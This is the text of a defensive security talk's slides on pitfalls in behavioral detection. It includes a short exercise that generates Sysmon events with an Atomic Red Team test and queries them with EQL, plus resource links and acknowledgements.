# Pitfalls of Behavioral Detection

- **False positives** from administrators and background software
  - Watch your ratio of false to true positives
- **Lack of context** to improve detections
  - True positives rarely occur in isolation
- **Waiting** for a red team to test posture
- **Knee-jerk reactions** to trending malware





# Key Takeaways

# DIY Red & Blue team

-  **Install and configure** Microsoft Sysmon on a Windows endpoint
-  Detonate an **Atomic Test** to generate events
-  **Collect events** as a JSON file using PowerShell
-  Install **Python** then download EQL  
`pip install eql`
-  Load the EQL shell with the command  
`eql`
-  Load your data file within the shell  
`input -f my_sysmon_logs.json`

# Conclusion

- Understand what data sources you have
- Focus on *commonly* seen behaviors
- Practice on small known sets then scale up
- Test early, test often
- Know your resources
- Share with the community!



# Resources

- MITRE ATT&CK  
[attack.mitre.org](https://attack.mitre.org)
- Atomic Red Team  
[atomicredteam.io](https://atomicredteam.io)
- Event Query Language  
[eql.readthedocs.io](https://eql.readthedocs.io)
- EQL Analytics Library  
[eqllib.readthedocs.io](https://eqllib.readthedocs.io)



[bit.ly/fantastic19](https://bit.ly/fantastic19)

# Thank You

A number of people helped us along the way.

Paul Ewing

Devon Kerr

Mike Haag

Adam Shostack - BlackHat Speaker Coach

